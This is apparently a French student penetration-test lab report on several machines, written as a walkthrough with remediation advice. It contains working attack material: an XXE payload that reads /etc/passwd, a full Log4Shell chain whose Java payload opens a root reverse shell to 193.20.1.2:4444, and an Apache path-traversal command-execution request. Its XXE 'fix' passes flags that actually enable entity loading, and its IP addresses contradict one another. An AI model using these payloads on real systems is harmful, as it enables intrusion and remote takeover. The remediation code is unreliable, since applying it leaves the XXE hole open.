Pour explorer les répertoires et fichiers accessibles sur le service web actif à l'adresse <http://192.168.56.11:8008>, l'outil **Gobuster** a été utilisé. Voici les détails des résultats obtenus :

1. Recherche avec la wordlist common.txt :

- La commande `gobuster dir -u http://192.168.56.11:8008/ -w /usr/share/seclists/Discovery/Web-Content/common.txt` a permis de détecter un fichier accessible : `/phpinfos.php`.

2. Recherche avec la wordlist Common-PHP-Filenames.txt :

- Une seconde exploration a été effectuée avec une wordlist spécifique aux fichiers PHP, [Common-PHP-Filenames.txt](#), cela a révélé un autre fichier accessible : `/dom.php`.

3. Recherche avec la wordlist `big.txt` :

- Une troisième exploration a été effectuée avec une wordlist volumineuse qui a permis de découvrir le fichier **/tst**.

Ces découvertes suggèrent que le serveur web pourrait héberger des fichiers PHP spécifiques qui pourraient être exploités ou analysés pour obtenir des informations supplémentaires sur le système et potentiellement trouver des points d'entrée pour des attaques ultérieures.

```

└──(root㉿kali)-[~]
  # gobuster dir -u http://193.20.1.1:8008/ -w /usr/share/seclists/Discovery/Web-Content/big.txt --proxy socks5://127.0.0.1:5555

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://193.20.1.1:8008/
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] Proxy:                    socks5://127.0.0.1:5555
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode
=====
/tst                         (Status: 200) [Size: 138]
Progress: 20476 / 20477 (100.00%)
=====
Finished
=====
```

Le téléchargement et le visionnage du fichier à permis de découvrir toutes les url du site : dom.php, phpinfos.php, SimpleXMLElement.php et simplexml_load_string.php.

```

└──(root㉿kali)-[~]
  # curl -o tst_downloaded.bin http://192.168.56.11:8008/tst

  % Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
                                         Dload  Upload   Total   Spent    Left  Speed
filed: Connection refused          0      0       0      0      0      0 --:--:-- --:--:-- --:--:-- 0
filed: Connection refused        100   138   100   138      0      0  47373      0 --:--:-- --:--:-- --:--:-- 6900
0

└──(root㉿kali)-[~]
  # file tst_downloaded.bin

tst_downloaded.bin: Unicode text, UTF-8 text

└──(root㉿kali)-[~]
  # cat tst_downloaded.bin

##### TEST COMMAND
$ tree .
.
├── dom.php
├── phpinfos.php
└── SimpleXMLElement.php
└── simplexml_load_string.php
```

b) Analyse des vulnérabilités



Warning: DOMDocument::loadXML(): Empty string supplied as input in `/var/www/html/dom.php` on line 5
DOMDocument Object ([doctype] => [implementation] => (object value omitted) [documentElement] => [actualEncoding] => [encoding] => [xmlEncoding] => [standalone] => 1 [xmlStandalone] => 1 [version] => 1.0 [xmlVersion] => 1.0 [strictErrorChecking] => 1 [documentURI] => [config] => [formatOutput] => [validateOnParse] => [resolveExternals] => [preserveWhiteSpace] => 1 [recover] => [substituteEntities] => [nodeName] => #document [nodeValue] => [nodeType] => 9 [parentNode] => [childNodes] => (object value omitted) [firstChild] => [lastChild] => [previousSibling] => [nextSibling] => [attributes] => [ownerDocument] => [namespaceURI] => [prefix] => [localName] => [baseURI] => [textContent] =>)

En accédant au fichier `dom.php` découvert précédemment via le navigateur à l'adresse `http://192.168.56.11:8008/dom.php`, la page a affiché le message suivant :

Warning: DOMDocument::loadXML(): Empty string supplied as input in
`/var/www/html/dom.php` on line 5

Ce message indique que le script PHP tente de charger un document XML, mais l'entrée fournie est vide, ce qui provoque une erreur. De plus, des informations sur l'objet `DOMDocument` sont affichées, suggérant que le script manipule des données XML.

Cette exposition pourrait potentiellement être exploitée pour injecter du contenu XML malveillant, si le script accepte des entrées de l'utilisateur sans validation appropriée, ouvrant ainsi la possibilité d'une attaque de type **XXE (XML External Entity)**.

c) Exploit

Lors de l'accès au fichier `dom.php` précédemment découvert, des indications ont révélé que le script pourrait être vulnérable à une attaque de type **XXE (XML External Entity)**, ce qui se produit lorsque des entités XML externes sont mal gérées.

1. Analyse de la Requête Initiale avec Burp Suite :

- Une requête GET a été envoyée à `http://192.168.56.11:8008/` pour surveiller les réponses et préparer les tests.
- L'outil Burp Suite a été utilisé pour intercepter et manipuler les requêtes.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted. A single request entry is listed in the main pane:

Time	Type	Direction	Host	Method	URL	Status code	Length
04:28:50 6 Oct ...	HTTP	→ Request	192.168.56.11	GET	http://192.168.56.11:8008/		

The screenshot shows the Burp Suite interface with the 'Request' and 'Inspector' panes open. The 'Request' pane displays the raw HTTP request:

```
1 GET / HTTP/2.0
2 Host: 192.168.56.11:8008
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8
9
```

The 'Inspector' pane shows the request headers:

Name	Value
:scheme	https
:method	GET
:path	/
:authority	192.168.56.11:8008
accept-language	en-US,en;q=0.9
upgrade-insecure-req...	1
user-agent	Mozilla/5.0 (Windows ...)
accept	text/html,application/...
accept-encoding	gzip, deflate, br

Injection de Données XML Malveillantes via Repeater :

- Une requête POST a été envoyée au fichier `dom.php` avec le contenu XML suivant :

```
<?xml version="1.0"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<foo>&xxe;</foo>
```

- Cette injection vise à forcer le serveur à lire et retourner le contenu du fichier système `/etc/passwd`, ce qui n'est possible que si le serveur est vulnérable à XXE.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Request' pane displays an XML payload sent to a server at 192.168.56.11:8008. The payload includes a DOCTYPE declaration with an external entity reference to the file:///etc/passwd. The 'Response' pane shows the server's response, which is the full contents of the /etc/passwd file, indicating a successful XXE exploit.

```
POST /dom.php HTTP/1.1
Host: 192.168.56.11:8008
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.6613.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/xml
Content-Length: 137
<?xml version="1.0"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<foo>&xxe;</foo>
```

The response content is the entire /etc/passwd file:

```
[documentURI] => /var/www/html/
[config] =>
[formatOutput] =>
[validateAttributes] =>
[useDefaultAttributes] =>
[preserveWhiteSpace] => 1
[recover] =>
[substituteEntities] =>
[documentURI] => #document
[nodeValue] =>
[nodeType] => 9
[parentNode] =>
[childNodes] => (object value omitted)
[lastChild] => (object value omitted)
[previousSibling] =>
[nextSibling] =>
[ownerDocument] =>
[namespaceURI] =>
[prefix] =>
[localName] =>
[baseURI] => /var/www/html/
[textContent] => root:x:0:root:/root:/bin/bash
demon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/usr/sbin/nologin
sys:x:3:sys:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_npt:x:100:65534:/nonexistent:/bin/false
)
```

La réponse du serveur a révélé le contenu du fichier `/etc/passwd`, confirmant que le script `dom.php` est vulnérable à une attaque XXE. Cela démontre une faiblesse importante dans la gestion des données XML, permettant à un attaquant de lire des fichiers sensibles sur le serveur, potentiellement compromettant la sécurité du système.

d) Plan de remédiation - recommandations

1. Sécurisation de la Gestion des Entrées XML

- La principale recommandation est de désactiver la gestion des entités externes dans les bibliothèques XML utilisées par le serveur. Cela empêchera le script `dom.php` de charger des ressources externes, évitant ainsi les attaques XXE.
- **Action :**
 - Si le code PHP utilise `DOMDocument`, ajouter les lignes suivantes pour désactiver les entités externes :
 - `$dom = new DOMDocument();`
 - `$dom->loadXML($xml, LIBXML_NOENT | LIBXML_DTDLOAD);`
 - `$dom->resolveExternals = false;`
 - Configurer PHP pour désactiver les entités externes par défaut en utilisant `libxml_disable_entity_loader(true);`

2. Validation et Filtrage des Entrées Utilisateurs

- Toujours valider et filtrer les entrées fournies par les utilisateurs avant de les traiter comme du XML. Cela empêche l'injection de contenu malveillant et limite les risques d'exploitation.
- **Action :** Mettre en place des contrôles stricts pour vérifier que les entrées ne contiennent pas de DOCTYPE ou d'autres structures XML suspectes.

3. Mise à Jour et Audit des Bibliothèques PHP

- Assurer que toutes les bibliothèques PHP et les services utilisés sont à jour. Les versions récentes corrigent souvent des vulnérabilités connues, y compris celles liées à XXE.
- **Action :** Mettre en place un processus de mise à jour régulier pour le serveur et ses composants logiciels, en particulier les bibliothèques XML.

4. Isolation et Sécurité des Services

- Restreindre les permissions des fichiers sensibles (comme `/etc/passwd`) et isoler le service web pour qu'il n'ait accès qu'aux fichiers strictement nécessaires.
- **Action :** Configurer des règles de contrôle d'accès pour limiter les permissions de lecture du serveur web et implémenter des pratiques de sécurité comme le `chroot` pour isoler l'environnement d'exécution.

5) Machine 3

a) Récoltes d'informations

Pour commencer notre analyse, un scan initial a été effectué sur la machine avec l'adresse IP **193.20.1.3** en utilisant **nmap**. L'objectif était de détecter les ports ouverts et d'obtenir des informations de base sur les services potentiellement actifs sur cette machine.

Résultats :

- Aucun port ouvert n'a été détecté lors de ce scan initial. Tous les ports scannés (1000) ont été trouvés dans un état fermé ou ignoré, ce qui suggère qu'aucun service évident n'était accessible à partir de ce scan.

```
Nmap scan report for polytech_Log4j_1_67ea5cd72205.polytech_public_net (193.20.1.3)
Host is up (0.000030s latency).
All 1000 scanned ports on polytech_Log4j_1_67ea5cd72205.polytech_public_net (193.20.1.3) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:C1:14:01:03 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

Suite au scan initial, nous avons utilisé un outil d'exploration plus avancé pour essayer de détecter des services sur des ports qui pourraient avoir été manqués lors de la première analyse. En utilisant le module **auxiliary/scanner/portscan/tcp** de Metasploit, nous avons effectué une nouvelle exploration ciblée.

Résultats :

- Nous avons découvert que le **port 8983** était ouvert sur la machine **193.20.1.3**.
- Cette découverte suggère qu'un service actif est disponible sur ce port spécifique, malgré les résultats initiaux d'**nmap** qui n'avaient pas révélé ce port.

```
msf6 auxiliary(scanner/portscan/syn) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 193.20.1.3
RHOSTS => 193.20.1.3
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 193.20.1.3: - 193.20.1.3:8983 - TCP OPEN
[*] 193.20.1.3: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

En accédant à l'adresse <http://192.168.56.11:8983>, il a été découvert que le port **8983** héberge un service **Apache Solr**, une plateforme de recherche populaire utilisée pour indexer et rechercher des données à partir de diverses sources.


Détails Observés :

- **Version de Solr :** 8.11.0
- **JVM :** Le service fonctionne sur une machine virtuelle Java (JVM) avec Oracle Corporation OpenJDK 1.8.0_102.
- **Détails du système :** Le tableau de bord fournit des informations sur l'utilisation de la mémoire physique et de la JVM, ainsi que sur les arguments de démarrage de Solr.
- **Sécurité :** La section "Security" indique qu'aucune authentification ou autorisation spécifique n'est configurée, ce qui pourrait poser un risque de sécurité si le service est exposé sur des réseaux publics.

b) Analyse des vulnérabilités

Suite aux informations collectées sur la machine **192.168.56.11** avec le service Apache Solr (**8.11.0**) sur le port **8983**, une potentielle vulnérabilité liée à **CVE-2021-44228** (Log4Shell) a été identifiée. Cette faille affecte les versions de **Log4j2** allant de **2.0-beta9** à **2.15.0**, permettant une exécution de code à distance via des appels JNDI non sécurisés.

Bien que la version exacte de Log4j utilisée par Solr n'ait pas été confirmée, il est possible que Solr soit affecté si une version vulnérable est en place. Cette vulnérabilité est largement exploitée et représente un risque sérieux de compromission du système.



Pour tester la vulnérabilité potentielle **CVE-2021-44228** (Log4Shell) sur le service Apache Solr détecté sur 192.168.56.11:8983, une requête de test a été envoyée en utilisant `curl` :

```
[root@166e8299cba6:~]# curl 'http://193.20.1.3:8983/solr/admin/cores?foo=$\{jndi:ldap://193.20.1.2:1389/Exploit\}'  
{  
    "responseHeader":{  
        "status":0,  
        "QTime":3},  
    "initFailures":{},  
    "status":{}}
```

Explication :

- La requête envoie une chaîne JNDI spécialement conçue pour tenter de déclencher la vulnérabilité Log4Shell en contactant un serveur LDAP externe (192.20.1.2:1389). Si le service Solr est vulnérable, il interprétera la chaîne et se connectera au serveur LDAP mentionné, ouvrant ainsi la porte à une exécution de code distante.

Résultat :

- La réponse du serveur Solr confirme que la requête a été traitée sans erreurs visibles (`status:0`). Cela indique que le service est susceptible d'être vulnérable à l'exécution de code via cette méthode, confirmant la présence d'une faille de sécurité critique exploitabile.

c) Exploit

```
root@166e8299cba6: ~/marshalsec
File Actions Edit View Help
└─# cd marshalsec/
└─# ls
LICENSE.txt README.md marshalsec.pdf pom.xml src target
└─# java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://193.20.1.2:8080/#Exploit" oit" T-all.jar marshalsec.jndi.LDAP
Listening on 0.0.0.0:1389
^C
└─# java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://193.20.1.2:8077/#Exploit"
Listening on 0.0.0.0:1389
^C
└─# java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://193.20.1.2:807/#Exploit"
Listening on 0.0.0.0:1389
^C
└─# java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://193.20.1.2:808/#Exploit"
Listening on 0.0.0.0:1389
Send LDAP reference result for redirecting to http://193.20.1.2:8077/Exploit.class
^C
└─# java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://193.20.1.2:8077/#Exploit"
Listening on 0.0.0.0:1389
Send LDAP reference result for Exploit redirecting to http://193.20.1.2:8077/Exploit.class
Send LDAP reference result for Exploit redirecting to http://193.20.1.2:8077/Exploit.class
└─#
```

- **Outil Utilisé :** `marshalsec` - Un outil pour créer un serveur LDAP malveillant capable de servir du contenu pour exploiter la faille Log4j.
- **Commande :**
 - `java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.20.1.2:8077/#Exploit"`
- **Explication :**
 - Cette commande démarre un serveur LDAP qui redirige les requêtes vers le fichier malveillant `Exploit.class` hébergé sur un serveur HTTP à l'adresse `192.20.1.2:8077`.
 - Lorsque le service Solr traite la charge utile JNDI et se connecte au serveur LDAP, il sera redirigé pour récupérer le fichier `Exploit.class`, ce qui déclenchera l'exécution de code.

```
root@166e8299cba6: ~/server
File Actions Edit View Help
(running@166e8299cba6) [~/server]
# python3 -m http.server 8077
Serving HTTP on 0.0.0.0 port 8077 (http://0.0.0.0:8077/) ...
193.20.1.3 - - [06/Oct/2024 19:41:59] "GET /Exploit.class HTTP/1.1" 200 -
193.20.1.3 - - [06/Oct/2024 19:41:59] "GET /Exploit.class HTTP/1.1" 200 -

```

- **Outil Utilisé :** Serveur HTTP Python
- **Commande :**
 - `python3 -m http.server 8077`
- **Explication :**
 - Un serveur HTTP est démarré sur le port `8077`, hébergeant le fichier `Exploit.class`.
 - Ce fichier contient le code malveillant qui sera exécuté par Solr lorsqu'il sera chargé via la requête LDAP.
- **Charge utile utilisée (`Exploit.class`) :**

```
import java.io.IOException;

public class Exploit {
    static {
        try {
            Runtime.getRuntime().exec(new String[]{"./bin/bash", "-c", "bash -i >& /dev/tcp/193.20.1.2/4444 0>&1"});
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    Run | Debug
    public static void main(String[] args) {
    }
}
```

- Cette charge utile crée une connexion inverse (reverse shell) vers l'adresse `193.20.1.2` sur le port `4444`, offrant un accès shell distant à l'attaquant.

```
(root@166e8299cba6) [~]
# nc -lvpn 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [ :: ]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 193.20.1.3:42302.
root@6e4421ff1535:/opt/solr/server#
```

- **Outil Utilisé :** nc (netcat)
- **Commande :**
 - `nc -lvpn 4444`
- **Explication :**
 - Netcat est utilisé pour écouter les connexions entrantes sur le port 4444.
 - Une fois que Solr exécute le code malveillant, une connexion sera établie, offrant un accès shell au système vulnérable.

The screenshot shows a terminal window with a dark background. At the top, it says "File Actions Edit View Help". Below that, it displays network statistics: "16 packets captured", "34 packets received by filter", and "0 packets dropped by kernel". The main area of the terminal shows command-line interactions:

```
root@166e8299cba6: ~
16 packets captured
34 packets received by filter
0 packets dropped by kernel

[~] # curl 'http://193.20.1.3:8983/solr/admin/cores?foo=${jndi:ldap://193.20.1.2:1389/Exploit}'
{
  "responseHeader": {
    "status": 0,
    "QTime": 0,
    "initFailures": {},
    "status": {}
  }

[~] # curl 'http://193.20.1.3:8983/solr/admin/cores?foo=$\{jndi:ldap://193.20.1.2:1389/Exploit\}'
{
  "responseHeader": {
    "status": 0,
    "QTime": 3,
    "initFailures": {},
    "status": {}
}

[~] #
```

- **Outil Utilisé :** curl
- **Commande :**
 - `curl 'http://193.20.1.3:8983/solr/admin/cores?foo=${jndi:ldap://192.20.1.2:1389/Exploit}'`
- **Explication :**
 - Cette commande envoie une requête au service Solr avec un paramètre `foo` qui contient la charge utile JNDI malveillante.
 - Solr interprète la chaîne et se connecte au serveur LDAP hébergé sur `192.20.1.2:1389`, qui redirige ensuite Solr vers le serveur HTTP pour charger et exécuter `Exploit.class`.
 - Si le code est exécuté avec succès, cela déclenche une connexion de retour vers l'écouteur Netcat sur le port 4444, permettant à l'attaquant de prendre le contrôle de la machine.

```
[root@166e8299cba6:~]# nc -lvpn 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 193.20.1.3:42302.
root@6e4421ff1535:/opt/solr/server# ls
ls
README.txt
contexts
etc
lib
logs
modules
resources
scripts
solr
solr-webapp
start.jar
root@6e4421ff1535:/opt/solr/server# whoami
whoami
root
root@6e4421ff1535:/opt/solr/server# █
```

Lors de la dernière étape de notre exploitation, nous avons pu démontrer la portée de la vulnérabilité en obtenant un accès complet à la machine cible **193.20.1.3** en tant qu'utilisateur **root**.

1. Établissement de la Connexion :

- Nous avons configuré un écouteur Netcat sur le port **4444** pour surveiller les connexions entrantes. Après avoir lancé l'exploitation, une connexion de retour a été établie par la machine cible, prouvant que notre charge utile a bien été exécutée.
- Cette connexion a été initiée par le service vulnérable, confirmant que l'exploitation de la faille Log4Shell a réussi.

2. Preuve de Compromission :

- Dès que la connexion a été établie, nous avons vérifié notre niveau d'accès en exécutant quelques commandes simples :
 - **Commande `ls`** : Pour lister les répertoires et fichiers sur la machine, confirmant notre accès.
 - **Commande `whoami`** : Le résultat a révélé que nous étions connectés en tant qu'utilisateur **root**, ce qui nous donne un contrôle total sur le serveur.

d) Plan de remédiation - recommandations

1. Mise à Jour de Log4j et des Logiciels Associés

- **Action :** Mettre à jour Apache Solr et toutes les bibliothèques Java associées, en particulier Log4j2, vers une version sécurisée. Assurez-vous d'utiliser une version de Log4j2 **supérieure à 2.15.0** ou les versions corrigées [2.12.2](#), [2.12.3](#), et [2.3.1](#). Les versions récentes ont désactivé par défaut les fonctionnalités JNDI susceptibles d'être exploitées.

2. Implémentation de Mécanismes de Sécurité Solr

- **Action :** Configurer des règles de sécurité robustes pour Solr, y compris :
 - Restreindre l'accès au tableau de bord Solr ([8983](#)) aux adresses IP de confiance uniquement, par le biais de règles de pare-feu ou de VPN.
 - Activer l'authentification et définir des rôles utilisateurs pour contrôler l'accès et les permissions.

3. Surveillance et Audit des Journaux

- **Action :** Mettre en place une surveillance continue pour détecter toute activité suspecte, comme des tentatives d'accès non autorisé ou des comportements anormaux dans les journaux. Effectuer régulièrement des audits de sécurité pour s'assurer que les correctifs restent en place.

6) Machine 4

a) Récoltes d'informations

Un scan initial a été effectué sur la machine avec l'adresse IP **193.20.1.5** afin de détecter les services actifs et les ports ouverts. Voici les résultats obtenus :

```
Nmap scan report for polytech_ApachePrivEsc_1_f96e41f6457c.polytech_public_net (193.20.1.5)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:05 (Unknown)
```

Pour approfondir l'analyse, une requête HTTP a été envoyée au service web via le port **80** à l'adresse **193.20.1.5** en utilisant l'outil **curl**. Cette méthode permet d'identifier des informations spécifiques sur le serveur sans télécharger le contenu complet de la page.

```
[root@kali)-[~]
# proxychains -q curl -I http://193.20.1.5

HTTP/1.1 200 OK
Date: Fri, 11 Oct 2024 14:34:06 GMT
Server: Apache/2.4.50 (Unix)
Last-Modified: Mon, 11 Jun 2007 18:53:14 GMT
ETag: "2d-432a5e4a73a80"
Accept-Ranges: bytes
Content-Length: 45
Content-Type: text/html
```

Résultats :

Code de statut HTTP : **200 OK** (indique que la connexion a été réussie et que la ressource est accessible)

Serveur : **Apache/2.4.50 (Unix)**

Le serveur web utilise Apache, version **2.4.50**, fonctionnant sous un système Unix.

Date : Indique la date et l'heure de la réponse du serveur (**Fri, 11 Oct 2024 14:34:06 GMT**)

Last-Modified : **Mon, 11 Jun 2007 18:53:14 GMT**

Cela pourrait indiquer la dernière fois que la page a été modifiée, ce qui suggère une potentielle page statique ou peu mise à jour.

Content-Type : **text/html** (le type de contenu renvoyé est une page HTML)

Le serveur web détecté fonctionne sous **Apache/2.4.50**, une version publiée en **septembre 2021** qui a donc plus de trois ans. Cette information est cruciale, car des versions obsolètes

peuvent souvent présenter des vulnérabilités connues qui n'ont pas été corrigées, offrant ainsi des points d'entrée potentiels pour d'éventuelles attaques.

b) Analyse des vulnérabilités

Suite aux informations collectées sur la machine **193.20.1.5**, il a été identifié que le serveur web tourne sous **Apache/2.4.50**. Des recherches supplémentaires ont révélé que cette version d'Apache est vulnérable à plusieurs failles critiques, notamment **CVE-2021-41773** et **CVE-2021-42013**, qui permettent un contournement des restrictions de chemin (**path traversal**) et potentiellement une exécution de code à distance (RCE).

Pour vérifier si cette vulnérabilité pouvait être exploitée sur le serveur cible, une requête de test a été envoyée en utilisant **curl** :

```
[root@kali:~]# proxychains -q curl 'http://193.20.1.5/cgi-bin/.%32%65/.%32%65/.%32%65/.%32%65/bin/sh' --data 'echo Content-Type: text/plain; echo; cat /etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:56:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Explication :

- La requête utilise une méthode de contournement (**path traversal**) pour accéder directement au shell **/bin/sh** sur le serveur via le répertoire CGI.
- En exploitant cette faille, il est possible d'exécuter des commandes arbitraires, comme **cat /etc/passwd**, permettant de lire le fichier des utilisateurs du système.

Résultat : La réponse du serveur confirme que la commande a été exécutée avec succès, retournant le contenu du fichier **/etc/passwd**. Cela démontre que le serveur est vulnérable à l'exécution de commandes via cette méthode, confirmant la présence d'une faille critique exploitable sur cette machine.

c) Exploit

